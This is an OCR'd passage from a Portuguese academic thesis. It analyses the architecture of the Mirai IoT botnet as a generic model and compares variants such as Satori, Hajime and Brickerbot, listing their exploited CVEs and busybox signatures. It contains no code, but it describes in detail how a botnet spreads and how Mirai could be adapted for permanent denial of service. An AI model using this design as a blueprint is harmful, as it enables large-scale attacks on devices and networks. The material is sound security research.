

Figura 5.1: Diagrama representando um modelo genérico para uma rede *botnet* que tem a sua criação baseada no *malware* Mirai. Perceba que, com exceção arquivos que contém códigos que exercem funções auxiliares, arquivos que poderiam ser reutilizados em um módulo foram nomeados onde se encontra tal módulo, respectivamente, no diagrama. Vale notar também que o módulo de banco de dados, presente no Servidor de Comando e Controle, apesar de ser um módulo auxiliar, foi definido separadamente destes. Isso porque a sua importância é grande o suficiente para ser considerado um módulo a parte, mesmo que ele vá a ser utilizado de forma complementar à módulos mais determinantes.

ser inicializados, juntamente com o primeiro *bot* de todos, que aqui chamaremos de *Bot0*.

Etapa (1) Para um *bot* recém-infectado, temos que a primeira tarefa que este deve realizar é remover da máquina onde ele está sendo executado quaisquer outros processos que estejam utilizando as portas que ele precisará utilizar. Por isso, temos que o mó-

dulo de limpeza, como ele assim está sendo chamado no diagrama, deve ser ativado. Se considerarmos este módulo funcionando da mesma forma que no *malware* Mirai, temos que ele também removerá do dispositivo infectado qualquer outro processo associados a *malwares* conhecidos que também tem o intuito de incorporar o dispositivo em questão à uma rede *botnet*. Perceba que, mesmo se não considerarmos o *BotX* do diagrama como sendo o *Bot0*, temos que ele terá que realizar estas mesmas tarefas.

Etapa (2) Após encerrar as suas atividades inciais, o *bot* em questão, que em nosso exemplo é o *Bot0*, deve iniciar a sua varredura pela rede enquanto espera comandos vindos do Servidor de Comando e Controle que o supervisiona. Isso é feito a partir do módulo de varredura e invasão de um dispositivo. Varredura e invasão, porque, como estamos falando de uma versão genérica do *malware* Mirai, que tem o mínimo do seu formato alterado para manter-se o mais semelhante possível à versão original dadas as condições de mudança desejadas, este módulo não deve apenas encontrar dispositivos vulneráveis, como ele deve invadí-los para obter as informações necessárias para que o Servidor *Loader* possa invadí-los também. Além disso, o processo de invasão garante que o dispositivo de fato possui a vulnerabilidade por parte do *bot* para o Servidor *Loader*.

Etapa (3) No diagrama, o passo anterior representa o processo de varredura, enquanto este representa o processo de invasão.

Etapa (4) Encontrado e invadido um dispositivo vulnerável, aqui sendo considerado o *Bot1*, temos que agora o *Bot0* reporta para o Servidor *Loader* as suas descobertas. O próprio módulo de varredura e invasão de um dispositivo pode se responsabilizar por passar adiante tal informação, isto porque ela nada mais é o resultado obtido após ser feita uma varredura de sucesso. O módulo no Servidor *Loader* responsável por receber a informação será o módulo de recepção de dados de *bots*, que, como a implementação em `scanListen.go`, irá se responsabilizar exclusivamente por receber laudos de varreduras obtidos pelos *bots* pertencentes à rede*botnet* em questão.

Etapa (5) Os dados transmitidos pela rede e devidamente recuperados pelo Servidor *Loader*, temos que este deve realizar o *parsing* destes dados, para armazená-los corretamente em estruturas de dados, de forma que eles possam ser futuramente utilizados de forma compreensível por outros módulos. Perceba que aqui não é possível reutilizar o módulo do *malware* Mirai responsável por realizar tal função (`telnet_info.c`) justamente porque, se a invasão está se dando de forma que não

a tentativa por força bruta de encontrar as credenciais de administrador, os dados a serem enviados para o Servidor *Loader* não serão os mesmos que seriam neste caso original. Portanto, o formato da mensagem muda, a forma de analisá-la, bem como a forma de armazenar a informação obtida.

Etapa (6) O Servidor *Loader* encontra-se preparado para infectar um alvo assim que ele desvenda o conteúdo transmitido para ele por um *bot* varrendo a rede. Ele então pode agora, por conta própria, explorar a vulnerabilidade do alvo. O módulo que faz isso aqui está sendo chamado de módulo de invasão e infecção. A etapa (6) representa a ativação deste módulo.

Etapa (7) O passo (7) representa a invasão sendo realizada pelo módulo de invasão e infecção do *loader*.

Etapa (8) Finalmente, temos que o passo (8) representa o processo de infecção sendo realizado por este módulo, onde o Servidor *Loader*, utilizando algum método que aqui não nos interessa qual é (dado que estamos tratando de um modelo genérico), faz com que o dispositivo alvo torne-se infectado, fazendo ele recuperar um arquivo binário adequado para a sua arquitetura de *hardware*, e fazendo ele executar o código lá contido, o que oficialmente transforma o dispositivo em um membro da rede *botnet*.

Etapa (9) Note que o *Bot1*, agora oficialmente incorporado à rede *botnet*, irá causar a repetição dos passos de (1) a (9). Isso porque ele próprio irá realizar uma limpa no dispositivo que está executando o seu código, bem como ele irá começar a varrer a rede atrás de novos dispositivos vulneráveis. Isso não foi incluído no diagrama com a intenção de se evitar a poluição visual.

Etapa (10) Um *bot* recém-incorporado a rede irá se reportar ao Servidor de Comando e Controle com o auxílio das funções implementadas em um dos seus módulos auxiliares.

Etapa (11) Já o módulo de registro e comunicação com os *bots*, presente neste servidor, é quem irá se responsabilizar por receber a requisição de conexão deste novo *bot*, e registrar tal *bot* na rede *botnet*, para que este possa ser futuramente contactado por ele, caso se deseje que ele realize alguma operação. Os passos (10) e (11) seguem ocorrendo de forma repetitiva. Isso porque, tanto para o servidor quanto para o *bot*, é necessário ter certeza de que o outro lado da comunicação se mantém ativo. Caso contrário, no caso do primeiro, é necessário remover o *bot* em questão da lista de *bots* ativos, enquanto que, no caso do segundo, é necessário estabelecer novamente

esta conexão, se possível, e, se não, é necessário que o *bot* encerre a sua própria execução.

Etapa (12) Agora voltamos mais uma vez ao ponto onde é possível a rede *botnet* começar a atender requisições de clientes externos. Isso pode não ser necessário dependendo da tarefa sendo realizada pela rede *botnet*, porém, como independentemente temos que o Servidor de Comando e Controle irá enviar comandos para os *bots* com base na requisição de alguém - este alguém podendo ser um cliente, o próprio criador do *malware*, ou até um módulo adicional de despacho já diretamente incluído no próprio código do servidor - a inclusão deste cliente no diagrama não é prejudicial para a compreensão do resultado final.

Etapa (13) O passo (13) representa uma requisição sendo enviada por um cliente externo para a rede *botnet*.

Etapa (14) Esta requisição pode ou não ser tratada por um módulo de interface com o usuário. No caso do Mirai, esta interface existe quando o cliente se conecta ao Servidor de Comando e Controle na porta 23.

Etapa (15) Independente de existir tal interface ou não, espera-se que a requisição sendo feita irá seguir determinado padrão de acordo com um protocolo estabelecido para a rede *botnet*. Por isso, é necessário incluir o módulo que interpreta esta requisição, extraindo dela as informações necessárias para que se possa seguir adiante. No diagrama da Figura 5.1, este módulo é o módulo de interpretação de requisição.

Etapa (16) Quando aquilo requisitado por um cliente é finalmente transformado pelo Servidor de Comando e Controle em algo que será compreendido rapidamente pelos *bots* da rede *botnet*, temos que mais uma vez o módulo de registro e comunicação com os *bots* deve ter suas funções chamadas. A conexão já está estabelecida com o *Bot0* e o*Bot1*, como vimos que ocorre quando são realizados os passos (10) e (11).

Etapa (17) Utilizando esta mesma conexão, o Servidor de Comando e Controle pode enviar o comando construído para os *bots*.

Etapa (18) Finalmente, temos que os *bots*, ao receberem os comandos, são capazes de executá-los, com auxílio das funções do módulo da tarefa a ser realizada pelo *bot*. Perceba que neste diagrama, este passo é o último, um alvo não sendo incluído. Isso porque não necessariamente teremos um alvo quando consideramos uma variante. Para o caso de uma rede *botnet* que realiza ataques DDoS, como é o caso do Mirai, este alvo claramente existirá. Porém, considere uma rede *botnet* que minera *bitcoins* e passa os *bitcoins* obtidos para a carteira do cliente que pediu a alocação dos *bots*.

Neste caso, não temos um alvo propriamente dito, e, por isso, tal alvo não foi incluído no diagrama.

Ao criarmos e avaliarmos o modelo genérico para uma rede *botnet* baseada no *malware* Mirai, o diagrama para tal modelo sendo apresentado na Figura 5.1, temos que tentou-se manter tal modelo o mais próximo possível do *malware* original. Então, não foram consideradas situações, onde, por exemplo, não temos um Servidor *Loader*. Afinal, poderia se utilizar o próprio *bot* para infectar outros *bots*, considerando que esta é a única tarefa adicional sendo realizada pelo *loader*, e se um *bot* invadiu um dispositivo, ele seria claramente capaz de infectá-lo sem que seja necessário gastar mais tempo com uma nova invasão. Para avaliar esta hipótese é preciso mais uma vez voltar para a análise do código original (referenciar seção 3.1).

No *malware* Mirai, o processo de infecção pode ocorrer de 3 formas: o dispositivo invadido é forçado a executar o programa *Wget* e recuperar um arquivo no Servidor de Binários, o dispositivo invadido é forçado a executar um programa cliente que utiliza o protocolo TFTP e recuperar um arquivo no Servidor de Binários, ou, o dispositivo invadido é forçado a executar um programa que simula a execução do programa *Wget*, após ele recuperar o conteúdo do arquivo executável de tal programa no Servidor *Loader*. Como não podemos garantir que todo dispositivo alvo na rede irá possuir instalado os programas *Wget* ou cliente TFTP, temos que a terceira opção deve existir se não se deseja eliminar, por falta de recursos, diversos potenciais alvos que poderiam incrementar a rede *botnet*. Para um *bot* invadir um dispositivo, portanto, mantendo a mesma ideia de funcionamento que o *malware* original, temos que ele deveria conter, seja incluído no seu próprio código fonte, seja criando um diretório auxiliar no dispositivo que o hospeda, os arquivos contendo os códigos executáveis deste programa simulador para todas as arquiteturas que se deseja ser capaz de infectar.

Como a segunda possibilidade é algo inviável dada a proposta do *malware*: logo após infectar um *bot*, a primeira coisa que o *loader* faz é remover o arquivo que contém o código executável do *bot* no dispositivo que o contém. O próprio *bot*, quando começa a executar, gasta parte do seu tempo eliminando o seu próprio rastro do dispositivo. Portanto, criar um diretório no dispositivo iria remover tais características furtivas do *malware*. Um *bot* poderia ter a sua execução abruptamente encerrada após o dispositivo executando o seu código ser desligado. Como o *bot* estava sendo executado puramente em memória RAM, temos que quando o dispositivo for novamente ligado, ele estará livre da infecção. Ele, porém, irá conter um diretório de arquivos que armazenariam dados relevantes, como o endereço IP do Servidor de Binários, que, se comprometido, compromete o funcionamento da rede como um todo. Portanto, se fossemos considerar um sistema onde o *bot* é responsável pela invasão e infecção de outro *bot*, teríamos que considerar incluir tal código

executável diretamente no código fonte de todos os *bots*. Isso, porém, poderia aumentar desnecessariamente o tamanho do arquivo que compõe o código de um *bot*, além de exigir muito mais processamento computacional do dispositivo que contém o *bot*. Dispositivos IoT não são dotados de muito poder computacional [34] [35], e um *bot* já realiza diversas tarefas paralelas àquela de varredura e invasão. Se a rede *botnet* demora muito tempo para expandir, temos que parte do seu charme se perde. Podemos pensar que estes foram dois dos motivos que influenciaram o autor do *malware* a criar um Servidor *Loader*.

Outra consideração é a motivação para a inclusão de um servidor de binários à parte, que poderia estar junto com o Servidor de Comando e Controle ou com o *loader*. Note que o Servidor de Binários, apesar de parecer menos relevante por não ter tanto destaque nos diagramas das Figuras 4.1 e 5.1, na verdade é mais relevante do que os outros dois servidores. Se o Servidor *Loader* para de funcionar e a rede *botnet* já está grande o suficiente, nada impede o Servidor de Comando e Controle de continuar realizando ataques massivos. Se o Servidor de Comando e Controle parar de funcionar, por outro lado, temos uma situação mais grave, pois os *bots* param de receber comandos, e, mesmo que estejam realizando algum ataque no momento em que acaba a conexão, quaisquer ataques futuros serão impedidos de acontecer. Agora, perceba que, se o Servidor de Binários é comprometido, todo o processo de infecção também é. Além disso, o código de funcionamento de um *bot* pode vir a se tornar disponível para aqueles que querem impedir a propagação dele na rede. A ocultabilidade da rede como um todo se perde, pois no código fonte do *bot* existem os nomes de domínio dos outros servidores bem como os métodos de funcionamento da rede como um todo. Portanto, manter os servidores separados, apesar de parecer algo ineficiente, pode ser visto como uma forma de dispersar o sistema e, consequentemente, isolar o ponto principal de falha, que seria o Servidor de Comando e Controle.

5.2.3 Comparação entre o Mirai e suas variantes

Das diversas variantes do Mirai já utilizadas desde o lançamento do código fonte deste na rede, e dos diversos *malwares* que já surgiram também após este acontecimento podemos dar destaque para 3 deles: Hajime, Brickerbot e Satori. Os dois primeiros *malwares* não foram responsáveis por nenhum tipo de ataque DDoS de larga escala, e não podem ser propriamente chamados de variantes do Mirai, mas eles chamaram a atenção por estarem, respectivamente, criando redes *botnet* massivas [20] e destruindo redes *botnets* massivas [21], tudo isso supostamente com o intuito apenas de proteger dispositivos vulneráveis de outros *malwares* maliciosos. Ou seja, eram *worms* que se autodenominavam *worms white-hat* por seus criadores [20] [21]. O *malware* Hajime invadia dispositivos com o propósito de bloquear acesso à porta 23, que era a porta utilizada pelo *malware* Mirai para invadir

dispositivos vulneráveis (referenciar seção 2.1.3). Já o *malware* Brickerbot assumiu uma atitude mais radical, alterando o código do *firmware* dos dispositivos por ele invadidos para torná-los inutilizáveis da próxima vez que fossem ativados (referenciar seção 2.1.3).

O Satori, por sua vez, temos que foi uma variante do *malware* Mirai que foi capaz de infectar mais de 250 mil endereços IP em menos de 12 horas e que tomou controle de mais de 500 mil dispositivos vulneráveis [17]. O próprio Satori já possui diversas variantes, como o Masuta [17]. Certas versões deste *malware* se restringem a explorar vulnerabilidades em dispositivos específicos, como roteadores *Huawei*, enquanto outras seguem o padrão mais inclusivo do Mirai [16]. Até Dezembro de 2017, a rede *botnet* Satori, apesar de assustar muito, ainda não havia sido utilizada para lançar nenhum ataque do tipo DDoS [18]. Algumas empresas especularam que ela seria utilizada para minerar *bitcoins*, e em Janeiro de 2018, descobriu-se que o *malware* estava sendo utilizado para redirecionar os lucros de minerações já sendo feitas para uma carteira específica [18].

Vamos agora considerar o diagramas apresentados nas Figuras 4.1 e 5.1 e vamos considerar, em primeira instância, o funcionamento dos *malwares* Brickerbot e Satori, que exploram uma mesma vulnerabilidade. Faz sentido que ambos estes *malwares* sigam o modelo genérico apresentado pela Figura 5.1. Provavelmente um modelo otimizado, considerando que a propagação do *malware* Satori ocorre de forma extremamente rápida [17] [18]. Parte dessa otimização pode ter como influência o fato de que certas variantes do Satori exploram apenas um tipo de dispositivo [16]. Isso faria com que a remoção do Servidor *Loader*, por exemplo, se tornasse algo vantajoso, os próprios *bots* realizando infecções, devido ao fato de que existiria apenas um jeito conhecido de se infectar alvos. Brickerbot e Satori são como o Mirai, a única diferença entre aqueles e este sendo a vulnerabilidade explorada e o propósito de utilização da rede *botnet*. Isso foi exatamente o que tentamos generalizar ao criarmos o diagrama do modelo genérico presente na Figura 5.1.

No caso do Brickerbot, temos que tal modelo nem representa o *malware* de forma tão acurada, dado que ele não oferece um serviço, e portanto não precisa de módulos de interação com um cliente, por exemplo. Os *bots* podem realizar as suas tarefas sem nem mesmo precisar de um comando. Portanto, temos que ele pode seguir tal modelo, mas não necessariamente o segue. Para Brickerbot, podemos considerar, se pegarmos como referência o diagrama da Figura 5.1, que do passo (9) imediatamente seguimos para o passo (18). Qualquer comunicação intermediária não precisa existir, pois o propósito único de um *bot* do Brickerbot é se propagar para logo depois danificar um dispositivo. Ele não precisa dar satisfação para um servidor e nem ficar à espera de novos comandos depois que ele realiza a tarefa que ele foi criado para realizar.

Para o caso do *malware* Satori, como ele até o momento não fez mais do que se propagar e ser utilizado para sabotar atividades de mineração de *bitcoins* sendo realizadas por

outras máquinas, podemos facilmente encaixar o seu funcionamento no modelo genérico criado: não é difícil identificar os pontos onde o código do *malware* Mirai teria que ser alterado para que este fosse transformado no Satori, o nosso próprio modelo genérico nos mostrando tais pontos. É claro que, mais uma vez, isso é apenas uma possibilidade, até porque, como já foi mencionado, esta variante parece de fato ser otimizada quando consideramos a rapidez com que a sua rede aumenta.

Já o *malware* Hajime não segue o modelo genérico apresentado na Figura 5.1. Isso porque o Hajime se utiliza de uma arquitetura P2P [19]. Um *honeypot* da empresa *Rapidity Networks* foi capaz de encontrar uma amostra do *malware*, e, após análise detalhada, verificou-se que ele utiliza dos protocolos *BitTorrent* e *Kademlia* para propagar a infecção e para manter a comunicação entre os nós da rede [19]. O Hajime também não pareceu apresentar conexão com um Servidor de Comando e Controle. Temos, portanto, que ele seria formado apenas pelos *bots* que compõem a sua rede, o protocolo *BitTorrent* sendo utilizado para permitir o processo de infecção por meio do armazenamento dos arquivos fontes que compõem um *bot* e o protocolo *Kademlia* sendo utilizado para evitar a utilização de um servidor que teria que armazenar informações sobre os *peers* para cada *bot* [19]. Perceba que se o criador do *malware* desejasse realizar um ataque DDoS utilizando a sua rede, este ataque seria muito mais difícil de impedir, considerando que não existe um ponto único de falha nesta rede *botnet*.

A tabela 5.4 [14] [16] [19] [23] [85] [86] [87] [88] [89] apresenta um resumo comparativo do Mirai e das variantes nesta seção discutidas, bem como de outras variantes, tão notórias quanto essas.

5.2.4 O Brickerbot como variante do *malware* Mirai

O leitor pode se perguntar como que o *malware* Brickerbot se encaixa no modelo genérico, previamente criado, para descrever o funcionamento de variantes do *malware* Mirai. Isso porque o Brickerbot parece ser muito mais independente do que o Mirai, não sendo necessário que um *bot* fique à espera de comandos externos para realizar a tarefa que incentivou a sua criação, pois cada *bot* sabe exatamente o que deve ser feito assim que a máquina alvo for infectada. Um Servidor de Comando e Controle, neste caso, consequentemente torna-se inútil, a não ser que se deseje manter um registro dos *bots* que foram infectados. Estes dados, porém, seriam apenas utilizados com este propósito no servidor: registro. Porém, perceba que remover o Servidor de Comando e Controle é assumir que os *bots*, assim que infectarem uma máquina, irão executar o código que danifica/reconfigura a máquina e irão reiniciar tal máquina logo em seguida. Como, portanto, propagar pela rede a infecção para que se propague também a destruição?

Tabela 5.4: Tabela contendo descrição resumida de diversas variantes do *malware* Mirai.

	Descoberto por	**Arquitetura**	**Vulnerabilidade explorada**	**Funcionalidade**	**Adaptável ao modelo Mirai**	**Utiliza-se da assinatura `"/bin/busybox ..."`**
Mirai	*MalwareMustDie*	cliente-servidor	porta 23 no alvo liberada alvo executando servidor *Telnet* usuário administrador com senha padrão conhecida	realização de ataques DDoS	Sim	Sim `"/bin/busybox ECCHI"`
Satori	*360 Netlab*	cliente-servidor	a mesma explorada pelo Mirai, incluindo mais nomes de usuário e senhas à lista padrão utilizada CVE-2014-8361, uma vulnerabilidade presente no serviço SOAP oferecido por roteadores *Realtek SDK* CVE-2017-17215, uma vulnerabilidade presente em roteadores *Huawei HG532e* (*zero-day* na época em que o *malware* Satori foi identificado pela	interfere com operações de mineração de criptomoedas, substituindo o endereço da carteira do minerador pelo endereço da carteira do atacante	Sim	Sim `"/bin/busybox SATORI"`
Hajime	*Rapidity Networks*	P2P	a mesma explorada pelo Mirai, incluindo mais nomes de usuário e senhas à lista padrão utilizada	fechar no dispositivo as portas utilizadas por *malwares* para invadir dispositivos IoT	Não	Sim `"/bin/busybox ECCHI"`
IoT_reaper	*360 Netlab*	cliente-servidor	vulnerabilidades específicas de dispositivos *DLink*, *Goahead*, *JAWS*, *Netgear*, *Vacron*, *Linksys* e *AVTECH*	realizaçaõ de ataques DDoS	Sim	Não
OMG	*Fortinet*	cliente-servidor	a mesma explorada pelo Mirai	realização de ataques DDoS transforma o dispositivo invadido em um *proxy* SOCKS e HTTP	Sim	Sim `"/bin/busybox OOMGA"`
Brickerbot	*Radware*	desconhecida, mas não cliente-servidor	aquela explorada pelo Mirai originalmente, mas extremamente específica para cada tipo de dispositivo vulnerabilidades método CGI utilizado por servidores *Web* vulnerabilidades nos protocolos SOAP e HNAP	inutilização dos dispositivos invadidos	Sim	Não

O leitor poderia argumentar que é possível estabelecer que os *bots* da rede *botnet* devem se responsabilizar por varrer a rede por certo tempo e apenas depois devem se encarregam de danificar o dispositivo. Esta é uma alternativa. Perceba, porém, que é uma alternativa um tanto quanto limitante: não temos garantia que a varredura irá de fato expandir a rede significativamente se considerarmos que o estado de varredura se extingue após determinada quantidade de tempo. O método de infecção não é garantido, e, ao mesmo tempo que um *bot* pode identificar outras máquinas vulneráveis rapidamente, ele pode também, demorar muito tempo para identificar apenas uma. Passamos então a considerar o caso em que, antes de danificar/reconfigurar a máquina, um *bot* precisa invadir uma quantidade mínima de máquinas vulneráveis. Neste caso, temos que de fato o modelo apresentado na Figura 5.1 não se adequaria ao *malware* Brickerbot. O Servidor de Comando e Controle, neste novo modelo, poderia ser retirado sem que a rede *botnet* como um todo se perdesse. O Servidor *Loader*, porém, neste caso, deveria continuar existindo, se um *bot* ainda tiver a intenção de eliminar os seus rastros logo quando começar a executar, como ocorre com o *malware* Mirai.

Contudo, o Servidor de Comando e Controle pode ter sua necessidade restabelecida. Imagine uma rede *botnet* que tem como objetivo inicial apenas se expandir, como ocorre com o *malware* Mirai. O Servidor de Comando e Controle, em contato com todos os nós desta rede em expansão, é capaz de determinar o tamanho total da rede *botnet*. Os *bots* pertencentes à rede, preocupam-se em: apagar os próprios rastros, varrer a rede à procura de novas máquinas vulneráveis, comunicar o Servidor *Loader* para que este infecte os novos alvos encontrados, e, finalmente, coletar informações sobre a máquina onde ele foi instalado. Enquanto a rede se expande, estas se mantêm as únicas responsabilidades dos *bots*. Em certo ponto, quando o criador do *malware* julgar adequado, um comando é enviado para todos os *bots* compondo a rede, para que estes comecem a realizar a tarefa de danificar/reconfigurar a máquina onde eles estão executando. Temos que neste caso, o *malware* Brickerbot se adequaria ao modelo presente na Figura 5.1. Há um Servidor de Comando e Controle que mantém registro dos *bots* e se comunica com um cliente desejando realizar um ataque PDoS (Permanent Denial of Service) em todos os dispositivos IoT infectados. Este cliente pode ser o próprio criador da rede *botnet*, mas isso não afeta em nada o quanto o modelo se adequa ou não à nossa situação de exemplo. O Servidor *Loader*, aqui, exercita a função de infectar dispositivos após receber informações de *bots*, que, por sua vez, trabalham independentemente até receberem o comando do Servidor de Comando e Controle para realizar a tarefa para qual eles foram designados. Todos os componentes existem e interagem da mesma forma que o modelo. Em contraste, porém, com o *malware* Mirai, temos que aqui os alvos são os próprios *bots*, que realizam a tarefa da auto-destruição.

Sabe-se, porém, que o exemplo dado acima não é o real. O *malware* Brickerbot foi identificado pela primeira vez em um *honeypot* da empresa *Radware* [90]. Esta mesma empresa fez um relatório descrevendo aquilo que já havia sido descoberto sobre o *malware* até aquele momento, e um dos pontos alegados por ela foi que nem todos os vetores de ataque puderam ser identificados pois o *malware* Brickerbot não tenta baixar um arquivo binário em um dispositivo invadido [91]]. Em outras palavras, não há infecção, apenas invasão. Um dispositivo invadido não executa o código de um *bot*. É possível, portanto, que a rede *botnet* associada a este *malware*, se existir, não existe para que os *bots* danifiquem as máquinas onde eles próprio habitam, mas sim, para invadir outras máquinas e danificar estas, que não fazem parte da rede *botnet*.

Independente da forma como a rede Brickerbot é organizada, temos que o ponto importante aqui é o seguinte: é possível, a partir do modelo do *malware* Mirai, criar uma rede *botnet* que executa a mesma funcionalidade que o *malware* Brickerbot. Nós já sabemos o poder de expansão do Mirai, e, portanto, podemos apenas especular que, em um ambiente real, se o mesmo código fosse utilizado, mas levemente alterado para ter como ataque base a realização de PDoS em dipositivos IoT, os resultados seriam tão catastróficos quanto a realização de um ataque DDoS a um servidor alvo qualquer. Um dos motivos para tal se dá pelo fato de que muitos dos dispositivos invadidos por uma possível variante do Brickerbot seriam roteadores, que podem ser uma parte crucial de redes internas que não podem se ver desconectadas do núcleo.

Diz-se em um ambiente real pois a adequação deste *malware* ao modelo genérico do Mirai já foi comprovada quando esta foi implementada, para o ambiente de simulação criado, a partir de alterações no código fonte original (referenciar seção 3.3.1). Um *malware* criado para não agir como uma rede *botnet* teve seu código incorporado ao de outro que age. Aqui temos, portanto, como o modelo genérico criado pode ser utilizado para expandir o escopo e a área de atuação de diversos *malwares* já existentes na rede. Não seria exagerado afirmar que o Mirai foi apenas o início de muitas variantes que vêm pela frente.

5.2.5 Por que o Mirai?

Desde que o código fonte do *malware* Mirai foi disponibilizado na rede, temos que diversas variantes deste *malware* passaram a ser identificadas nela (tal identificação ocorrendo, em certos casos, de forma proposital por meio da utilização de *honeypots* [19] [7]). A liberação de tal código também causou muita preocupação, justamente pois ela é um incentivo para a criação fácil e rápida de tais variantes.

A pergunta, porém, não deriva do fato de o *malware* Mirai ter sido a fonte de criação de todas essas variantes. A razão para isso é clara: a liberação do código fonte permite que até o *hacker* menos experiente (ou nem tanto, considerando que o código liberado na rede

apresentava diversos erros) seja capaz de oferecer um serviço de DDoS *for hire* e ganhar dinheiro fazendo isso. A pergunta aqui é feita para que se possa pensar na relevância que este *malware* tem, considerando que o que ele faz não é novidade no universo cibernético.

Em 2014 foi registrada a aparição de um *malware* chamado de TheMoon por aqueles que o encontraram [92]. Este *malware* se aproveitava de uma vulnerabilidade presente em roteadores *Linksys* [92] semelhante à vulnerabilidade explorada pelo Satori [17], uma variante do Mirai. Este *malware* também foi reconhecido como sendo um *worm* (capaz de se replicar pela rede), porém, não foi registrada nenhuma atividade que ligava os dispositivos infectados à um centro de comando e controle [92]. Tal possibilidade, porém, não foi descartada [92].

Logo, podemos ver que a ideia de criar uma rede *botnet* (que já não era original na época do TheMoon) por meio da invasão de roteadores e dispositivos mais discretos que pertencem a uma rede, não originou junto com o Mirai. Entretanto, o Mirai aproveita esta ideia. Sendo o responsável por gerar um ataque de proporções massivas e nunca vistas até o momento do ocorrido, sem a utilização de métodos de reflexão [9], e sendo capaz de gerar tal ataque devido a uma razão pífia, que é o fato de que dispositivos mantêm registrado como credenciais de autenticação valores de fábrica, o Mirai colocou sob os holofotes a falta de preocupação com a segurança de dispositivos que estão sendo utilizados cada vez mais com maior frequência na rede [11]. Agora, qualquer *script kiddie* pode realizar ataques massivos sem nem sequer conhecer o conceito de um ataque DDoS.

Pode-se indagar se sendo possível invadir um dispositivo pela sua porta de entrada sendo persistente o suficiente, quantos outros meios não devem existir devido à tal desleixo. As variantes criadas não precisam nem utilizar o mesmo código que o *malware* Mirai, o própria arquitetura do Hajime nos mostrando que isso seria inviável para certos casos, portanto, o que realmente causou o impacto não foi a criação da ideia e nem a liberação do código, e sim, a exposição da facilidade de se explorar um problema que ninguém parece ter interesse em solucionar.

Capítulo 6

Conclusão

